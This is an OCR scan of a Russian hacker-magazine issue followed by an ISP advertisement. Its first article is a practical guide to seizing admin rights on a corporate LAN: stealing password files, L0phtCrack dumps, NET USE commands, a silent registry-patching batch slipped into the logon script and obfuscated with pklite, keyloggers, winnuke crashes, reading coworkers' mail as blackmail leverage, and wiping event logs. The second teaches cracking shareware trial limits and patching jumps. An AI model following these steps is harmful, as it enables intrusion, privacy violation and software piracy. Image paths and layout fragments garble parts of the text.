Первое и единственное, что нужно для захвата локалки, - это получить права админа. Танцевать в данном случае нужно от его пароля. Для начала нужно узнать login администратора домена или рабочей группы. Вообще, админы локалок - странный народ. Они зачастую зазнаются, абсолютно не признавая того, что кто-то в его сети знает не меньше, а может и больше него самого. Такой администратор для нас просто находка! Спорить с ним и показывать свои знания не рекомендую: во-первых, он будет в какой-то степени опасаться и не введет свой пароль при тебе, а во-вторых, при проблемах ты будешь первым подозреваемым. А тебе это надо? Конечно, не нужно преувеличивать возможности и способности админа - он всего лишь человек, ему свойственно ошибаться. Неужели ты и вправду думаешь, что он только и занимается отловом чрезмерно любопытных индивидуумов? У него другой работы ну просто завались, и ему НЕ ДО ТЕБЯ. Одно могу сказать точно: вы с ним в одной сети, ему некуда деться, и свой пароль он рано или поздно отдаст.

Самый простой способ

Начать шарить по сетевому окружению на предмет расшаренных дисков рабочих станций (банально, но факт!) и порыться в каталогах /windows/ удаленных машин на предмет нахождения файлов *.pwl в 98-х. Если нет открытых ресурсов или они закрыты паролем, можно просто походить по соседним рабочим станциям и под любым предлогом порыться в каталоге Windows. Часто администратор при установке системы пользователю входит под своим логином, а pwl удалить забывает. Если ты видишь на какой-либо машине файл под названием adminst.pwl либо имя/логин админа.pwl, то считай, что тебе крупно повезло и причем сразу (естественно, подойдет pwl любого из группы админов). Данный метод прост, но очень эффективен! Что дальше делать с этим файлом, ты знаешь :). В нем скорее всего нет никаких кэшированных паролей, т.к. входилито только 1-2 раза, но сам сетевой пароль присутствует, а он-то нам и нужен! Правда, если пароль сложный, перебор может занять много времени, но ведь мы никуда не торопимся! В поисках заветной pwl-ки тебе может помочь LEGION или подобная утилита. Там есть возможность перебора пароля по словарю (LEGION) aka брутфорс, а скорость перебора по локалке очень высока!

НЕ ЗАБЫВАЙ отключать зашаренный диск, иначе юзеру открытого ресурса при выключении компьютера будет выдаваться сообщение о том, что к нему подключены пользователи, а это не есть гуд. В любой момент юзер, если он не лох, наберет netstat-a, и ты влип.

В конце концов можно пойти ва-банк и специально испортить систему, к которой у тебя есть доступ, для того чтобы получить pwl, после чего нужно каким-то образом заставить администратора ее настроить. Тут можно использовать кейлоггер.

Именно через шару, будучи инсайдером, я получил пароль админа, а в результате нагнул сетку одной большой компании, имеющей развитую корпоративную сеть :). На шарах в основном были пароли, но типа 1, 2 и пр. Честно говоря, я был ошарашен тем, что 70% паролей в этой сетке были цифровые, т.е. подбирались брутфорсом за считанные минуты! Вообще, за что там админам платят по 2 штуки баксов? За то, что у них самих пароли типа 123456?

Способ 2. Сниффер

Тебе нужно установить на своей машине сниффер. Настроив его на открытые протоколов типа telnet или pop3, можно попробовать отловить пароли на эти сервисы. Зачастую они совпадают с сетевым. Минус - способ работает не всегда. Лично у меня ничего не вышло из-за топологии сети. Мне доставались лишь широковещательные пакеты :(.

Способ 3

Посмотреть на сервере(ах) - а не открыт ли доступ к диску? Лично нам нужен Winnt/repair/sam._. Т.е. backup реестра с паролями, в том числе и администратора. Случай очень маловероятный, т.к. по умолчанию обычному пользователю нет доступа к этому каталогу. Тем не менее посмотреть стоит - мало ли. Если файл удалось стащить - L0phtCrack+ тебе в руки. Данная программа будет нам полезна на более поздних стадиях, поэтому забывать ее не будем.

Способ 4

Часто на серверах PDC или BDC устанавливают IIS от Microsoft (по-моему, он даже устанавливается по умолчанию). Причем эти сервисы не используются вовсе либо используются в качестве интранет-сервиса. Соответственно, закрывать вновь найденные баги в них никто не собирается - сервер же ВНУТРИ сети! Как результат - все это хозяйство доступно для взлома. Естественно, в первом случае там и не настроено ничего, и можно спокойно ломать, не особо заботясь о безопасности. О методах взлома IIS 4.0-5.0 написано достаточно много. Результат один - пароль ем один :).

Способ 5. Различного рода сервисы потусторонних производителей

А может у тебя в сети применяются различные утилиты удаленного доступа типа PCAnywhere? Тогда можно попробовать вломиться на сервер, установив себе клиента, к примеру, вечером или в выходные дни для того чтобы активность не была заметна. Пароли на подключение к серверу PCAnywere также часто не устанавливаются! Скорее всего, ты наткнешься на то, что сервак заблокирован стандартной НТишной блокировкой. Но, в конце концов, админ когда-нибудь забудет это сделать, и сервак упадет перед тобой на колени. Вероятность этого сильно возрастает, если рабочее место администратора не в серверной. Серверная в таком случае, как правило, закрыта, а ходить туда по каждой мелочи админу влом. Вот он и юзает аниверы всякие :). Получив таким образом доступ к серверу, проделываем описанные ниже операции с программой L0phtCrack+, с тем лишь исключением, что запускать от имени администратора ее будет не нужно. Необходимо будет только каким-либо образом ее туда записать (можно, не парясь, послать почтой). В этой ситуации часто можно обойтись и без LCP, если администратор достаточно часто обновляет каталог repair, можно просто взять sam оттуда. Если sam старый, то дамп тут просто необходим. Наличие нестандартных сер-

ВЫЖИВАНИЯ В КО-


RemOte AdministratOr aka rOOt

висов вам покажет любой портсканнер. Вообще, данный способ неоднозначен, но, по моему мнению, один из самых многообещающих.

Итак - пароль есть. Что с ним дальше делать?


А дальше - для начала - попробуем получить пароли пользователей сети. Где у нас там Lcp+?

1. Заносим администратора в группу администраторов СВОЕГО компьютера (сработает только в W2k или NT).
2. Создаем ярлык для программы в удобном месте.
3. Нажав Shift, кликаем правой кнопкой мыши на ярлыке. Не отпуская Shift, выбираем в меню "запуск от имени другого пользователя". В появившемся окне заносим логин, пароль и домен администратора. Внимание: при первом запуске произойдет ошибка, т.к. профиль пользователя (администратора) на твоей машине отсутствует. Второй запуск будет успешен, т.к. система его создаст.



Правой кнопкой мыши!!!

4. Идем в сервис - создать дамп паролей - методом pwdump.



Всеми любимый Lopht+

Вводим имя сервера либо его IP, выбираем язык операционной системы - другой, в поле администраторы прописываем логин нашего любимого админа. По умолчанию стоит administrators - так не оставляй. Жми ОК.

5. Как результат - получаешь свежий (только что из реестра!) дамп паролей, который можно спокойно, не спеша, расшифровать.

Примечание: в случае, если терзаемый комп - W2k, необходимо применять метод pwdump2, правда, он работает лишь если ты физически находишься на сервере (см. раздел про нестандартные сервисы).

Имеем пользователей

Теперь, зная пароль администратора, мы можем в некоторых случаях нагло вламываться на компы пользовате-

NEXT

Взлом

-мпьютер

Основы выживания в локальной сети

Rem0te Administrat0r aka r00t

<Folder3>

лей с ОС 95-98, Me и w2k, а именно, если у них стоит тип доступа на уровне пользователей + установка по умолчанию.
Формат команды: (из-под 95-98-ME не работает! NT based only!): NET USE H: /USER:DOMAIN\adminname \\USER_PETYA\c$ 12345

где DOMAIN - домен или рабочая группа, либо вообще имя рабочей станции.
adminname - логин нашего администратора, а 12345 его пароль.
c$ - скрытый расшаренный диск C:

Тут есть свои нюансы. Способ работает в следующих случаях:
1. У пользователя установлен совместный доступ к файлам и принтерам.
2. Если у него не дошли руки посмотреть в настройках, кому разрешено администрировать 98-е. По умолчанию администраторы домена.

Грабли

Если у юзера стоит русская версия Win9x, соответственно она рассчитана на русский же сервер PDC или рабочей группы, так как управление по умолчанию отдается группе "администраторы домена". А так как обычно ставят NT 4.0 W2k SERVER английский (по-моему русского NT 4.0 не существует), то, соответственно, там такой группы нет. Там есть Domain admins. По сути одно и то же, но в результате не работает.
Гораздо легче, если у пользователя что-либо из линейки NT. Зная его пароль, а предположим, что LCP нам его дал, мы можем подключиться к нему:
NET USE H: /USER:DOMAIN\petya \\USER_PETYA\c$ 123

или применить имя встроенного аккаунта:
NET USE H: /USER:USER_PETYA \administrator \\USER_PETYA\c$ 123

Где administrator - встроенная учетная запись администратора РАБОЧЕЙ СТАНЦИИ.
Мало того, теперь можно запускать-тормозить сервисы, иметь доступ к реестру и много чего интересного! Для этого можно использовать запуск от имени другого пользователя. Для того чтобы исправить положение с рабочими станциями Win95-98-ME (см. грабли; несоответствие языков рабочей станции и сервера) и получить-таки желаемый доступ к ним, придется потрудиться. Если сеть с доменом, то все довольно просто. Есть такая штука, как скрипт, активизируемый при входе в сеть. Попросту обычный командный файл в каталоге NETLOGON. Туда пишутся различные команды типа подключения сетевых дисков и проч. Никто не мешает тебе придти пораньше на работу и добавить в него кой чего :) - права-то мы раздобыли.

Пример: rus-eng compatibility patch :)

Добавляем строчку в батник:
regedit /s share.reg (чтоб ничего не было видно)

Содержимое файла share.reg:

```
*******************************************
*******************************************
REGEDIT4
[HKEY_LOCAL_MACHINE\Security\Access\Admin\Remote
"YOUR_DOMAIN\\DOMAIN ADMINS"=hex:ff,00
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"NoAdminPage"=dword:00000001
*******************************************
*******************************************
```

Вместо your_domain, естественно, ставим свой домен. Расширение и имя файла share.reg может быть любым, кстати. Когда в начале рабочего дня все начнут входить в сеть, "патч" сработает. Через час-полтора можно вернуть батник в прежнее состояние. Если данная схема проникновения в твоем случае неприемлема, можно сделать локальный патч и подсунуть пользователю.

> /INSERT/ В сети действуют жесткие правила и ограничения

Я не стал извращаться и написал вот что:

```
@echo off
if not exist c:\windows\win.com goto exit
if exist c:\windows\system\share.vxd goto exit
@C:
@cd \Windows\system
@echo REGEDIT4 > test1.vxd
@echo
[HKEY_LOCAL_MACHINE\Security\Access\Admin\Remote] > test2.vxd
@echo "YOUR_DOMAIN\\DOMAIN
ADMINS"=hex:ff,00 > test3.vxd
@echo
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System] >
test4.vxd
@echo "NoAdminPage"=dword:00000001 >
test5.vxd
@copy
test1.vxd+test2.vxd+test3.vxd+test4.vxd+test5.vxd share.vxd >nul
@del test*.vxd >nul
@regedit /s share.vxd
:exit
```

Коряво, наверное, но это в основном РАБОТАЕТ. Обработать bat2com-ом, потом com2exe, следом pklite с максимальной компрессией (unextractable). Это нужно для того, чтобы не было понятно, что это "чудо программистской мысли" все-таки делает :). По совету вирусописателей после забить нулями заголовок с текстом про pklite. Здесь все-таки больше подойдет программа именно под дос, т.к. не вызывает особых подозрений при загрузке из батника.
Можно, конечно, всадить это все (правку реестра) либо в инсталлятор, либо еще куда, можно просто написать программу на нормальном языке. Но случай со скриптом наиболее действенный и глобальный, т.к. пропатчатся ВСЕ, кто вошел в сеть... Естественно, в батник можно воткнуть все что угодно... Хоть format D :).

Локальные конфликты

Хорошо зарекомендовал себя voidozer для 98-х и обычный нюк для 95-х. Странно, но voidozer оказался бесполезен против 95-х непатченных виндов! Пришлось качать старый добрый winnuke :). Лично я употребляю их в качестве remote shutdown-а для 98-95 (например, когда ты подсадил через шару кейлоггер либо трояна и не хочешь ждать, когда юзер сам перезагрузится, - тебе не терпится почитать, что он там пишет подружкам :).

Почта

Вместе с правами администратора ты получил универсальный ключ к почтовым ящикам. Рекомендую иногда туда заглядывать, там бывает много интересного - в том числе пароли, а также любовная переписка и прочие тайны. Юзеры часто доверчивы и думают, что никто их почту не читает :). Разве плохо знать, что твой шеф трахает вон ту девицу из бухгалтерии, иногда это может быть самым весомым аргументом в споре с ним :). Скорее всего нужно будет поставить себе программу управления почтовым сервером и юзать ее с правами админа (вообще про почту отдельный разговор, так как все зависит от конкретного случая).


Личная безопасность

Локалка это не iNet, и найти виновника гораздо проще, если администратор не спит, не пьян и не под наркозом (хочется добавить - и не в танке!). Тем более, что NT ведет лог, который кличут eventlog и который фиксирует действия пользователей и системные события. Однако не все так страшно: по умолчанию самый гнусный с нашей точки зрения security log не включен, и в этом случае мы можем делать все что угодно. Я еще раз подчеркиваю - по умолчанию, это довольно часто встречающаяся установка. Включается security log при помощи так называемого аудита, он описывает, какие действия и собы-

ной сети /


< Folder4 >

тия фиксировать в журнале. Но особо наглые действия вносятся и в SYSTEM LOG, например, некто подключил себе чужой почтовый ящик в MS Exchange. Но им можно управлять, как и всем остальным, удаленно. Делается это при помощи стандартной опции "Управление компьютером".



Управляй и властвуй!

Данная консоль должна запускаться с привилегиями администратора удаленного компьютера. При помощи этого инструмента можно так отадминистрировать удаленную машину, что ей дурно станет :). Полностью отключать аудит не рекомендую - это будет заметно, но уменьшить размеры лога - запросто. А потом в аудите нужно ВКЛЮЧИТЬ все что можно, следы будут очень быстро затираться :). Если ты нагадил на серваке в субботу, в понедельник следов может уже и не быть. Политика в отношении отключения либо, наоборот, включения аудита зависит от администратора удаленного компьютера. Если это Марья Ивановна, 54-летний бухгалтер, можно отключать. Она точно не знает, что это такое.



Это рекомендованные настройки eventlog-а на удаленной машине :)

Так как система постоянно пишет сюда всякую чушь, максимум через сутки следов присутствия не останется.

Глюк

В NT 4.0 eventlog НЕ ПИШЕТ твоего IP, имей это в виду! Он пишет нетбиос имя машины. А кто тебе мешает тачку-то переименовать после славных дел :). Хрен админ когда найдет, где она стоит :). Без шуток (правда, потом нужно будет снова авторизоваться в домене). Если домен стоит на W2k, то дело, в общем, тухлое. Эта скотина пишет в логи и IP, и все остальное, плюс даже различает, когда ты в пароле или логине ошибся, а когда вообще от балды набрал! Тут остается уповать на тупого админа и вознести молитву его неуемной лени :). А также скорости миграции на W2k.

Баю бай

Ну как, загрузил я тебя? Переваривай. А в следующий раз мы поговорим о настройках безопасности твоей любимой W2k :).
P.S. Кстати, а ты давно заглядывал в eventlog СВОЕЙ машины? :)



Ну как, загрузил я тебя? Переваривай. А в следующий раз мы поговорим о настройках безопасности твоей любимой W2k :)
P.S. Кстати, а ты давно заглядывал в eventlog СВОЕЙ машины?:)

////ДОЛГОИГ

Методы снятия защиты с шароварных прог

Долгоиграющие проги

Horrific (smirnandr@mail.ru; www.x-c-r.com)

<Folder 1>

Шароварные проги постепенно начали занимать на нашем винте больше половины места. Если раньше все стремились использовать большие пакеты, такие как MS Office, то теперь народ юзает специализированный шароварный софт. Это потому что он удобней, делает все лучше и практически халявный. Проблема только в слове "практически". Как же сделать, чтобы оно превратилось в слово "абсолютно"? Давай разберемся.

Программеры не очень любят отдавать свой труд другим за 0 баксов. Я их понимаю, потому что я сам программер. А помимо этого я еще и человек, поэтому мне иногда тоже хочется кушать :). А как же программеру еще заработать деньги, если не продавать свой труд? Никак. Мне повезло, помимо программирования я занимаюсь еще и журналистикой, обучением других, ремонтом и настройкой техники. Так и набирается копеечка на корочку черного хлеба :).

Жаль, что не всем так везет. Чтобы получить нормальную работу, программерам приходится очень много учиться. С каждым годом это становится все труднее и труднее, потому что эта индустрия изменяется по закону Мура в квадрате. Технологии изменяются каждые полгода, постоянно появляются новые языки программирования, SDK или движки. За всем этим прогрессом не сможет угнаться ни один вундеркинд. Вот и приходится всем довольствоваться написанием простой утилы и продажей ее народу. Если получится уникальная прога, то можно срубить нехилые баксы, если за нее начнут платить.

А как заставить юзера заплатить деньги за свою утилу? Ответ однозначен - поставить ограничение на количество юзаемых дней или количество запусков. В любом случае через какое-то время утила перестает работать. И вот тут, если юзеру нужна эта тулза, он отслюнявит за нее пару зеленых. Ну а если нет, то значит программер где-то прохалявил.

Методы защиты

Большинство шароварных прог защищены простейшим счетчиком или простым математическим алгоритмом. Поэтому обойти эту защиту не составляет труда даже начинающему юзеру. Такое утверждение верно для 90% шаровар. Я даю ногу Билла на отсечение, что это так :).

Эта теорема работает и будет работать, потому что программер из гаража не будет тратить время на защиту, потому что это отнимает очень много времени. Если это время потратить на защиту проги от взлома, то не останется времени на саму прогу. И тогда шаровара не сможет конкурировать с программными монстрами от корпораций.

Заметь, что даже MS защищает проги простым серийным номером, который проверяется математически. Алгоритм прост как три копейки, потому что нет смысла мудрить громадные вычисления, когда любой X - совместимый чел сможет снять эту защиту :). А если и не сможет, то любой купивший одну лицензию размножит ее по всему миру. Так что нет смысла защищаться, все равно победит нападающий.

Некоторые особо жадные пытаются встроить в свое детище поддержку ключей или еще чего-то подобного. Они надеются на рекламу, в которой написано, что HASP - непобедим :). Все это лажа. Нет еще такой защиты, которую не смогли обойти X-умельцы :). Наши братья никогда не подведут. Взломают все, что движется и не движется. Зайди на любой каталог кряков в Инете. Там ты найдешь громадное количество креков для любой проги. Так что защита - невыгодное дело. Вот поэтому в моих прогах стоит примитивная проверка, которая подействует только на самого начинающего. Любого хоть немного продвинутого юзера она даже не взволнует.

Где взять деньги

А что же юзеры? Им нравятся шаровары, и они готовы тоннами сливать их себе на винт. Но где взять такое количество буказоидов, чтобы оплатить железного друга, ОС, офис да еще и шаровары. Если

за все платить, то никакой зряплаты не хватит. Вот и приходится юзверям мучиться с шароварами, искать способы обхода защиты. Честно сказать, я никогда не боролся с российскими крякерами. Во-первых - это бесполезно. Во-вторых, я понимаю, что мы еще не доросли до буржуйской зарплаты, чтобы платить лишние зеленые за софт. Поэтому я никогда не ругал наших крякеров и никогда не испытывал ненависти к людям, использующим мой софт нелегально.

Но в то же время я ненавижу людей, которые способны заплатить за чужой труд, но не делают этого только по своей жадности. Я же тоже человек и хочу есть :). Почему бы не заплатить мне заработанные мной деньги? Ты ж не юзаешь свой телевизор на халяву, а платишь за него в магазине реальные зеленые? Если ты относишься к категории жадин, то переверни страницу, чмо позорное :). Если ты не платишь деньги только по причине их отсутствия, то эта статья для тебя. Я уже говорил, что программеры - тоже люди. Поэтому мы понимаем других и готовы помочь.

/INSERT/

Честно сказать, я никогда не боролся с российскими крякерами. Во-первых - это бесполезно. Во-вторых, я понимаю, что мы еще не доросли до буржуйской зарплаты, чтобы платить лишние зеленые за софт. Поэтому я никогда не ругал наших крякеров и никогда не испытывал ненависти к людям, использующим мой софт нелегально.

Реальность защиты

Ладно, черт с этими жадинами. Зонтик им в задний проход по самую ручку, открыть и пару раз провернуть :). Я уже говорил, что полно сайтов с кряками на любой вкус. Многие считают, что там есть все кряки, но это виртуальная реальность. А реальная реальность заключается в слишком большом количестве прог. Ни один сайт, посвященный крякам, не может содержать абсолютно все описания. Поэтому ты можешь остаться без любимой проги. И все же кряк с Инета самый простой и работающий способ. Достаточно просто зайти на самый крупный отстойник и поискать там. Советую запосетить www.cracks.am . Если здесь не найдешь, то более мелкие сайты тем более не помогут. Придется работать самому.

Если нет кряка

Если ты не смог найти инструкции по обходу защиты в сети или у тебя вообще нет выхода в Инет, то придется поработать руками. Это достаточно просто, если есть необходимый софт. Самым простейший способ заставить прогу работать - продлить срок ее службы. Как я уже сказал, защита шаровар примитивна и в основе ее - счетчик или количество используемых дней. Второе предпочтительней. Почему? Сейчас объясню.


Программеры очень часто допускают ошибку при проверке даты. При установке прога записывает текущую дату в реестр. При запуске прога проверяет - не превышает ли текущая дата дату установки плюс определенное число дней. Если да, то лимит вышел. Вот тут есть скрытая ошибка. Переведи дату в компе на 01.01.2010 года и установи прогу. Теперь верни в нормальное положение и юзай софт. Теперь прога будет работать до 01.01.2010 плюс определенное число дней.

Накручивание счетчика

Если перевод даты не помог или используется счетчик запусков проги, то есть другой способ - "мониторинг реестра". Для него тебе понадобится отправиться сюда: www.sysinternals.com. Здесь валяется Regmon for Windows NT/9x, который доступен и в исходниках. Давай теперь разберем работу с Regmon на примере накрутки моей проги CyD Shell. Запусти Regmon, а потом запусти CyD Shell. В окне Regmon появятся все события, связанные с обращением к реестру. Каждое обращение разбито на несколько колонок:

1. # - порядковый номер сообщения.
2. Process - прога, обратившаяся к реестру.
3. Request - запрос.
4. Path - путь.
5. Result - результат.
6. Other - дополнительные параметры.

РАЮЩИЕ П-



RegMon

Самое первое, что нужно поискать, - строку, в которой будет поле Process равно "Cyddeskt" и поле Request равно SetValueEx. В момент загрузки программы считывают параметры и настройки, а SetValueEx - означает запись в реестр. Так что же можно записать во время загрузки? Только счетчик. Посмотри в поле Other - это значение, которое записано в реестр. Если хорошо посмотреть на скрин 1, то ты увидишь там 18. Запись происходит по адресу: HKEY_CURRENT_USER\Software\CyD\CyD Desktop\ProductID.

Теперь посмотри немного выше. По этому же адресу происходило чтение параметра и посчиталось значение 19. Это значит, что счетчик работает в обратном порядке, и когда он достигнет нуля, прога перестанет запускаться. Теперь ты сможешь спокойно вернуть прогу к жизни, увеличив ручками этот счетчик. А в большинстве прог можно сразу увеличить его до 10000, и прога прозевает это. Если счетчик работает на увеличение (например, до 100), то можно поставить там значение -10000, и тогда прога задолбается ждать, когда наступит предел.

Точно так же можно корректировать и даты. Например, можно поправить один параметр в реестре для The Bat так, что он будет работать бесконечно, показывая, что у тебя осталось -5000 дней.

Если у тебя возникли проблемы с мониторингом, то, чтобы не перестанавливать прогу, можешь просто удалить из реестра все значения, связанные с прогой. Если используется счетчик запусков, а не дата, то можно сделать даже проще. После установки прога запишет начальные параметры в реестр.

Запусти regedit и найди здесь:
HKEY_CURRENT_USER\Software\имя фирмы или проги. Выдели раздел и экспортируй его в файл. Когда закончится лимит запусков, просто импортируй этот файл на родину, и все настройки вернутся в начальное состояние.

Накручивание счетчика. Второй эпизод

Почему я говорю только о реестре? Да потому что это самый распространенный и самый удобный способ для проги сохранить свои параметры. Но этот способ не единственный. Некоторые современные и большинство старых прог используют для сохранения простые файлы. Для решения этой про блемы отправляйся сюда же, на www.sysinternals.com, и качай File Monitor (Filemon for Windows NT/9x). Это тулза для мониторинга обращений к файлам.

FileMon

Работа с ним абсолютно такая же, как и с Regmon. Так что ты без проблем вычислишь место и способ сохранения счетчика.


Конкретный взлом

Если ты хочешь избавиться от всех предупреждений о регистрации, получить все возможности шаровары и реально зарегить ее, то тут уже без дизассемблера и машинных кодов не обойтись. Я постараюсь тебе дать основы этого взлома и в то же время не вдаваться в глубину. То, что я расскажу, будет достаточно для любого программера. А если ты несовместим с кодингом, то этого будет достаточно для взлома только простой защиты.

Итак. Для работы нам понадобится:

1. W32dasm (желательно не меньше версии 8.9), можно найти на www/expage.com/page/w32dasm
2. Turbo Debugger (от фирмы Borland) можно найти на любом диске со старым Borland C++ или Pascal.
3. DiskEditor (можно любой вариант, но я люблю от дяди Нортона).

Запусти W32dasm. Выбери из меню Disassembler пункт «Open file to Disassemble...». Открой необходимый .exe файл. Я опять возьму CyD Shell. Прога быстро превратит машинный код в assembler. Теперь переходим к самому взлому. Для начала нужно попробовать найти коды. Для этого выбери меню Search->Find Text. Введи слово Regist и запусти запуск. Когда такое слово будет найдено, осмотрись вокруг. Если не видишь ничего интересного, то продолжай поиск. Ты должен найти простой текст, связанный с регистрацией.



W32dasm

Посмотри на рисунок. Там показан скрин результата моего поиска. W32dasm нашел текст: "Enter registration code". Я думаю, что это то, что надо. Если ты рубишь в языке



Взлом





Долгоиграющие проги

Horrific (smirnandr@mail.ru; www.x-c-r.com)

<Folder3>

assembler, то можешь просмотреть команды. Если с этим у тебя проблемы, то смотри на строки, начинающиеся с символа "*" (звездочка). Итак, смотрим на такие строки чуть ниже. Следующая строка абсолютно ничего не говорит. Опускаясь еще ниже, ты сможешь увидеть строку:

* Possible StringData Ref from Code Obj ->"RGCD1"

Самое интересное здесь находится в кавычках - "RGCD1". Если ты не рубишь в программинге, то по методу научной дедукции ты сможешь догадаться, что введенный код будет сравниваться с "RGCD1". Это легко, потому что мы сначала нашли сообщение: "Введите регистрационный код", и тут же строка непонятных символов. Что мешает проверить эту строку как регистрационный код?

Ну а если ты программер, то по коду ты сможешь узнать, что первые 5 символов введенного ключа должны быть "RGCD1". Остальные символы могут быть любыми. Это идеальный вариант, когда происходит простое сравнение. Хуже, когда используется математика. Но давай посмотрим немного дальше. Ты найдешь следующие строки: "Software", "CyD", "CyD Desktop" и "Product". Тебе не напоминает ли это реестр? А мне напоминает :). Software\CyD\CyD Desktop - путь в реестре, а Product - строковый параметр. Почему строковый? Да потому что еще ниже ты найдешь строку - "23sa4D24sf2s3g45s". Это значит, что если такая строка есть в реестре, то прога зарегистрирована. Вот так. Даже если для проверки кода используется математика, ты сможешь ее обойти, если найдешь такой идентификатор. Но это все простейшие варианты защиты. Несмотря на простоту, они используются очень часто. Я сам использую такие методы, потому что тратить время на сложные вещи нет смысла. Все равно взломают :).

Сложный взлом

Если ты ничего не нашел, то тут уже без дебагинга не обойтись. Придется запускать Turbo Debagger и искать регистрацию, отлаживая прогу. Тут уже без конкретных знаний кодинга не обойтись. Я не буду тут вдаваться в подробности, а дам пару советов, которых будет достаточно для кодеров:


1. Попробуй поискать все вызовы функций MessageBoxA. Чаще всего рядом с регистрацией будет хотя бы один вызов этой функции. В основном, для сообщения об удачной регистрации.

2. Ищи последовательность кодов выхода из проги. Посмотри, откуда они вызываются. Если прога выработала свой ресурс, то она не запустится, а значит где-то должен быть принудительный вызов закрытия проги. Когда найдешь, подымись немного выше и найди команду перехода. Она обязательно должна быть, потому что всегда используется алгоритм типа: "Если программа не зарегистрирована, то перейти на выход проги, иначе перейти дальше". Твоя задача - заменить условный переход на безусловный (jmp) по адресу продолжения проги.

Для редактирования кода очень удобен Turbo Debugger (TD). Ты можешь в любой момент щелкнуть по любой строке кода правой кнопкой и выбрать пункт Assembler. Введи в появившемся окне новую команду на языке Assembler, и TD вставит необходимый машинный код в выбранную строку. Единственный недостаток - сохранить этот код невозможно. Просто запомни его и адрес размещения, а потом поправь с помощью любого HEX-редактора (я предпочитаю Disk Editor).

Вот и сказке конец

На этом считаю осмотр методов взлома прог оконченным. Этой инфы будет достаточно для взлома простых защит. Как я уже говорил, такие методы используются в 80-90% прог. Жаль только, что остальные проги самые распространенные. Я заметил, что чем круче прога, тем лучше у нее защита. Я думаю, что чем больше ее используют, тем жаднее становятся программеры. С одной стороны они тоже кушать хотят. А с другой - это бессмысленно, потому что взломать можно все. На этом наш обзор считаю оконченным.





ПЕРЕХОД НА НОВЫЙ УРОВЕНЬ



“МТУ-Интел” и “Точка.Ру” объединились.



Что будет, если объединить 300 000 клиентов, 1 073 741 824 бита пропускной способности сети, 6 000 модемных линий, более 3 000 каналов постоянного доступа в Интернет, включая ADSL, и множество Интернет-услуг? С точки зрения математики, это невозможно. Но в Интернете и невозможное становится возможным.

И вот произошел переход количества в качество, *ПЕРЕХОД НА НОВЫЙ УРОВЕНЬ.* Появился первый в России Интернет-оператор “МТУ-Интел”, объединивший клиентские базы, ресурсы и возможности Интернет-провайдеров “МТУ-Интел” и “Точка Ру”.

Интернет-оператор - абсолютно новое явление на рынке Интернет-услуг. В отличие от Интернет-провайдера, он не только продает услуги, но и располагает собственными мощными ресурсами для их предоставления. Интернет-оператор постоянно совершенствует свою технологическую базу, используя самые современные разработки. Все новое, что появляется в мире Интернет, немедленно находит свое отражение в деятельности Интернет-оператора.

